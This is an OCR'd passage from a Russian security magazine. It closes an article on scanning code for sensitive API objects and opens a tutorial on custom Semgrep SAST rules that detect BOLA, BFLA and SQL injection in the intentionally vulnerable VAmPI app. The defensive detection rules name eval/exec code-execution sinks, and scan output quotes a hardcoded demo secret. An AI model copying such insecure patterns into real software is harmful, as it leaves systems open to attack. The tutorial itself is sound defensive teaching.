
Мы получили инструмент, который вынимает из кода объекты по нашему уже известному набору ключевых слов или по общему запросу к LLM модели. Хотелось бы использовать этот инструмент на долгой дистанции.

Самое простое — периодически прогонять скан по доступной нам кодовой базе и смотреть на diff критичных изменений. Там, где появились новые критичные объекты, нужно разбираться в деталях.

Есть вариант чуть посложнее, когда мы запускаем discovery скан в CI/CD с выгрузкой результата в SARIF (`--output report.json --output-type sarif`) и с последующей отправкой в DefectDojo. Отслеживать и триажить появление новых критичных объектов от сканера можно так же, как мы разбираемся с уязвимостями.



Severity	Name
High	[swagger.route] Swagger Route /User (POST) auth pii
High	[swagger.route] Swagger Route /User/Login (GET) auth
Info	[swagger.route] Swagger Route /Pet/{petId} (GET)



[swagger.route] Swagger Route /User (POST) auth pii Last Reviewed today by Dmitriy Maryushkin (dmmaryushkin), Last Status Update today, Create

ID	Severity	SLA	Status	Type	Date discovered	Age
149894	High	30	Active	Static	Nov. 8, 2024	0 days

Location
/swagger.yaml

Description

```
Input.User.id:
  field_name: Input.User.id
  field_type: integer
  file: /swagger.yaml
  line: 63
Input.User.lastName:
  field_name: Input.User.lastName
  field_type: string
  file: /swagger.yaml
  line: 63
  severity: high
  tags:
  - pii
Input.User.password:
  field_name: Input.User.password
  field_type: string
  file: /swagger.yaml
  line: 63
  severity: high
  tags:
  - auth
```

WWW

Тулзу appsec-discovery, с помощью которой выполнялось сканирование представленных на скриншотах данных, ты можешь найти на моем гитхабе.

У себя мы собираем структуру объектов вместе с оценкой их критичности и грузим в базу отдельного сервиса, дальше развлекаемся с разнообразными графиками и пирожочками с помощью Apache Superset в тандеме с Trino.

СЕМЬ БЕД — ОДИН SEMGREP

Ищем уязвимый код с помощью кастомных правил

Всеволод Дергунов
dergunovvs@gmail.com

Евгений Гриценко
saintcode.ru

Статический анализ безопасности приложений (SAST) нужен для анализа исходного кода или байт-кода без выполнения программы. Эта дополнительная проверка помогает заранее обнаружить уязвимый код. Однако с настройками по умолчанию SAST малоэффективен. В этой статье посмотрим, как можно его улучшить.

В предыдущей статье мы показали, как находить уязвимости в приложениях с помощью динамического сканирования (DAST) на примере сканера Nuclei. Однако DAST — это лишь один из подходов к построению безопасности. В этот раз рассмотрим статический анализ и принципы, на которых он строится.

Ты, возможно, сталкивался со статическими линтерами в популярных IDE вроде VS Code. Они анализируют исходный код и дают рекомендации по улучшению. Примерно так же работает и SAST, только с уклоном в безопасность.

Благодаря SAST специалисты, ответственные за безопасность кода, backend-разработчики, инженеры Application Security, сотрудники DevSecOps и DevOps могут немного расслабиться, так как есть дополнительный уровень проверки и проблемный код не сразу попадет в продуктовое окружение.

Однако с настройками по умолчанию SAST не отличается высокой эффективностью. Чтобы выжать из него максимум, нужно добавить свои настройки — в идеале для конкретного приложения. Мы покажем, как это делать.

В качестве инструмента я выбрал Semgrep, как самый простой способ познакомиться со статическим анализом.

Напишем три правила для обнаружения уязвимостей в API:

1. Broken Object Level Authorization.
2. Broken Function Level Authorization.
3. SQL Injection.

В качестве уязвимой кодовой базы снова возьмем специальное приложение для тестирования защищенности API — VAmPI.

Запускать нам его в этот раз не нужно, достаточно просто скачать исходный код:


```
git clone https://github.com/erev0s/VAmPI
cd VAmPI
```

Для сканирования приложения локально установим Semgrep. Он доступен на всех популярных операционных системах, а инструкция по установке есть на официальном сайте. Универсальный способ — ставить через пакетный менеджер **pip**:

```
python3 -m pip install semgrep
```

Чтобы запустить Semgrep со встроенными правилами, нужно перейти в директорию с исходным кодом тестируемого приложения и выполнить следующую команду:

```
semgrep --config=auto
```



```
❯ semgrep --config=auto

┌──── ○○○ ────┐
│ Semgrep CLI │
└─────────────┘

Scanning 1238 files (only git-tracked) with:

✔ Semgrep OSS
  ✔ Basic security coverage for first-party code vulnerabilities.

✘ Semgrep Code (SAST)
  ✘ Find and fix vulnerabilities in the code you write with advanced scanning and expert security rules.

✘ Semgrep Supply Chain (SCA)
  ✘ Find and fix the reachable vulnerabilities in your OSS dependencies.

💎 Get started with all Semgrep products via `semgrep login`.
✨ Learn more at https://sg.run/cloud.

  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00


┌──────────────────┐
│ 2 Code Findings │
└──────────────────┘

    config.py
   ❯❯❯ python.flask.security.audit.hardcoded-config.avoid_hardcoded_config_SECRET_KEY
          Hardcoded variable `SECRET_KEY` detected. Use environment variables or config files instead
          Details: https://sg.run/Ekde

           12┆ vuln_app.app.config['SECRET_KEY'] = 'random'

    models/user_model.py
   ❯❯❯ python.jwt.security.jwt-hardcode.jwt-python-hardcoded-secret
          Hardcoded JWT secret or private key is used. This is a Insufficiently Protected Credentials
          weakness: https://cwe.mitre.org/data/definitions/522.html Consider using an appropriate security
          mechanism to protect the credentials (e.g. keeping secrets in environment variables)
          Details: https://sg.run/l2E9

           39┆ vuln_app.app.config.get('SECRET_KEY'),


┌──────────────┐
│ Scan Summary │
└──────────────┘
Some files were skipped or only partially analyzed.
  Scan was limited to files tracked by git.
  Partially scanned: 2 files only partially analyzed due to parsing or internal Semgrep errors
  Scan skipped: 44 files larger than 1.0 MB
  For a full list of skipped files, run semgrep with the --verbose flag.

Ran 312 rules on 1194 files: 2 findings.
💎 Missed out on 810 pro rules since you aren't logged in!
⚡ Supercharge Semgrep OSS when you create a free account at https://sg.run/rules.
```

При таком запуске Semgrep обнаружил только небезопасное использование секретов в исходном коде. Это лучше, чем ничего, но в нашем уязвимом приложении точно есть и более опасные баги.

Обрати внимание, что это бесплатная версия, а разработчики явно говорят, что в платной версии заложено гораздо больше экспертизы. Возможно, в нашем примере ситуация тоже бы изменилась в лучшую сторону.

Однако мы решим проблему иначе: добавив собственные правила. Но сначала рассмотрим, как устроен SAST.

СТАТИЧЕСКИЙ АНАЛИЗ БЕЗОПАСНОСТИ

Чтобы понять, как работает SAST, рассмотрим четыре подхода:

- **Abstract syntax tree (AST), абстрактное синтаксическое дерево.** AST помогает инструментам SAST понять структуру кода и его семантику. AST — это структура данных, представляющая синтаксическую иерархию исходного кода программы в виде дерева. Например, одним из узлов может быть вызов метода, а его аргументы будут дочерними узлами.
- **Control flow graph (CFG), граф потока управления.** На основе CFG инструменты SAST могут анализировать возможные пути выполнения программы. CFG представляет собой граф, где узлы обозначают базовые блоки кода (последовательности инструкций без ветвлений), а ребра — возможные пути выполнения между этими блоками. Этот граф позволяет понять, как управление передается по программе.
- **Data flow graph (DFG) — граф потока данных.** Анализ потока данных позволяет выявить уязвимости, связанные с неправильной передачей или использованием данных. DFG — граф, в узлах которого расположены операции, а ребра показывают поток данных между этими операциями.
- **Taint analysis — анализ зараженности.** Это продвинутая версия DFG, она фокусируется на отслеживании источников потенциально опасных данных (например, пользовательского ввода) через программу и проверке того, как эти данные используются. Если такие данные применяются без надлежащей фильтрации или валидации, это может привести к уязвимостям.

КАК РАБОТАЕТ SAST?

Теперь по шагам посмотрим, что, собственно, делает SAST.

1. **Анализирует исходный код.** SAST инструменты анализируют исходный код, используя AST, CFG, DFG и другие модели, чтобы получить полное представление о структуре и логике программы.
2. **Ищет паттерны уязвимостей.** Применяя различные правила и паттерны (например, использование небезопасных функций, неправильная обработка ошибок), инструменты SAST обнаруживают потенциальные уязвимости.
3. **Создает отчеты.** SAST-инструменты генерируют отчеты с описанием найденных уязвимостей, указывая на проблемные места в коде.

SEMGREP — ЭТО КАК GREP?

Думаю, ты знаком с grep — это популярный инструмент для поиска текстовых строк с помощью регулярных выражений. О структуре кода, впрочем, он ничего не знает. Представь grep, который понимает код так же, как и ты. Semgrep не просто ищет совпадения по тексту, а учитывает синтаксис и структуру кода.

ПИШЕМ ПРАВИЛО ДЛЯ SEMGREP

Правила в Semgrep описываются на YAML.

```
rules:
 - id: no-eval
  pattern: eval(...)
  message: "Avoid using eval, as it can lead to security
vulnerabilities."
  languages: [python, javascript]
  severity: warning
```

Каждое правило обязательно содержит:

- **id** — уникальный идентификатор шаблона;
- **pattern** — шаблон, который нужно искать в коде;
- **message** — сообщение, которое будет выведено при совпадении;
- **languages** — языки программирования, на которых должно выполняться правило;
- **severity** — уровень важности (например, warning, error).

В примере выше Semgrep будет искать использование функции `eval` в коде на Python и JavaScript и выдавать предупреждение, так как использование `eval` может быть небезопасным.

Оператор «многоточие» — паттерн для нуля или более элементов, таких как аргументы, операторы, параметры, поля, символы.

TAINT ANALYSIS

Taint analysis в Semgrep — это метод отслеживания данных, которые поступают из ненадежных источников (например, ввода пользователя) и могут быть использованы в опасных контекстах (например, в функциях, выполняющих код, таких как `eval` или `exec`). Цель taint analysis — предотвратить использование таких данных без должной обработки.

Пример простого taint-правила в Semgrep

```
rules:
 - id: taint-example
  pattern-sources:
   - pattern: request.get(...)
  pattern-sinks:
   - pattern: exec(...)
  message: "Potentially unsafe data is passed to exec."
  languages: [python]
  severity: error
  mode: taint
```

Здесь важно понимать основные концепции:

- **источники (sources)** — это места в коде, где данные считаются потенциально небезопасными. Например, данные, полученные через ввод пользователя, запросы, переменные окружения и так далее;
- **санитайзеры (sanitizers)** — это функции или методы, которые обрабатывают или фильтруют данные, чтобы сделать их безопасными для использования;
- **приемники (sinks)** — это места, где использование данных может быть опасным, например передача данных в функции, выполняющие код, или создание SQL-запросов.

В этом примере Semgrep будет искать, где данные, полученные через `request.get(...)`, передаются в функцию `exec(...)`. Такая схема привела бы к появлению уязвимости, которую может обнаружить и проэксплуатировать злоумышленник.

ПИШЕМ ШАБЛОНЫ ДЛЯ SEMGREP

Broken Object Level Authorization

Статический анализ предполагает наличие исходного кода, поэтому мы можем учесть конкретные особенности нашего приложения. Мы знаем, что в нем есть возможности взаимодействия с книгами, и мы знаем, как это реализовано в коде. Проверим, что во всем приложении перед тем, как выполнить какую-либо операцию с книгой, проверяется, какому пользователю она принадлежит.

В нашем учебном приложении проверка того, какому пользователю принадлежит книга, происходит прямо в теле контроллера. Поэтому и в правиле для Semgrep мы учтем ее именно так.

Создадим файл `templates/bola.yaml` и запишем в него следующее:

```
rules:
  - id: python-bola
   languages: [python]
   message: Access to data without verifying that it belongs to
the user
   severity: ERROR
   patterns:
     - pattern-not-inside: |
       $USER = User.query.filter_by(...).first()
       ...
       $OBJ.query.filter_by(...,user=$USER,...)
     - pattern: $OBJ.query.filter_by(...)
     - metavariable-regex:
         metavariable: $OBJ
         regex: Book
```

Разберем правило:

- `pattern-not-inside` говорит Semgrep, что случай, в котором переменная `$USER` используется при обращении к переменной `$OBJ`, не является уязвимым;
- `pattern` — напротив, говорит, что обращение без `$USER` уязвимо;
- `metavariable-regex` позволяет задать переменную `$OBJ` как регулярное выражение, что может быть полезно, если мы проверяем не только объекты `Book`.

Мы указали метод `query.filter_by` и прочие явные конструкции языка в правиле потому, что **мы знаем, что именно так они применяются в коде нашего приложения**.

Broken Function Level Authorization

Пользовательские данные — это в большинстве чувствительная информация. Проверим, что в нашем приложении нельзя получить доступ к данным пользователя без авторизации.

Опять же из понимания устройства нашей системы контроля доступа мы знаем, что в контроллерах, обрабатывающих запросы к данным пользователей, должна вызываться функция `token_validator`, отвечающая за авторизацию. Создадим файл `templates/bfla.yaml` и запишем в него правило:

```
rules:
  - id: python-bfla
   languages: [python]
   message: Access to user data without authorization
   severity: ERROR
   patterns:
    - pattern-either:
      - pattern-inside: |
        def $FUNC(...):
        ...
        $RETURN = $RESPONSE(...,$OBJ,...)
        ...
        return $RETURN
        ...
      - pattern-inside: |
        def $FUNC(...):
        ...
        return $RESPONSE(...,$OBJ,...)
        ...
    - pattern-not-inside: |
      def $FUNC(...):
      ...
      token_validator(...)
      ...
    - metavariable-regex:
        metavariable: $OBJ
        regex: .*User\\.
```

Разберем правило:

- `pattern-either` — этот оператор выполняет логическую операцию ИЛИ над одним или несколькими дочерними паттернами;
- вложенные в `pattern-either` два `pattern-inside` говорят Semgrep, что мы ищем контроллер, возвращающий в ответе данные объекта `$OBJ`. Мы описываем сразу несколько возможных паттернов, поэтому `pattern-inside` несколько;
- `pattern-not-inside` учитывает, что в уязвимом контроллере нет вызова функции `token_validator`;
- `metavariable-regex` позволяет задать переменную `$OBJ` как регулярное выражение, что может быть полезно, если мы проверяем не только объекты `User`.

Мы используем переменные `$FUNC` и `$RESPONSE`, чтобы найти контроллеры и функции подготовки ответов. Мы никак не ограничиваем их названия, поэтому Semgrep найдет все. Если бы мы хотели найти только контроллеры, названия которых начинаются с `get`, мы бы уточнили переменную `$FUNC` в `metavariable-regex`.

SQL Injection

Одна из самых старых, тем не менее до сих пор актуальных и опасных уязвимостей — это SQL-инъекция. Подготовим правило, проверяющее, что в нашем приложении нет небезопасных запросов к базе данных — таких, в которые попадает пользовательский ввод. Эту задачу можно решить с помощью taint analysis. Создадим файл `templates/sqli.yaml` и запишем следующее:

```
rules:
  - id: tainted-python-sqli
   languages: [python]
   severity: ERROR
   message: User-controlled data from a request is passed to db.
execute
   mode: taint
   pattern-sinks:
    - patterns:
      - pattern: $QUERY
      - pattern-inside: $DB.execute(...,$QUERY,...)
   pattern-sources:
    - patterns:
      - pattern: $ARG
      - pattern-inside: |
        def $HANDLER(...,$ARG,...):
        ...
```

Разберем правило:

- `mode: taint` — говорит, что будет применен taint analysis;
- `pattern-sinks` — задает паттерны небезопасных мест, куда могут приходить данные;
- `pattern-sources` — задает, какие паттерны источников данных мы считаем небезопасными.

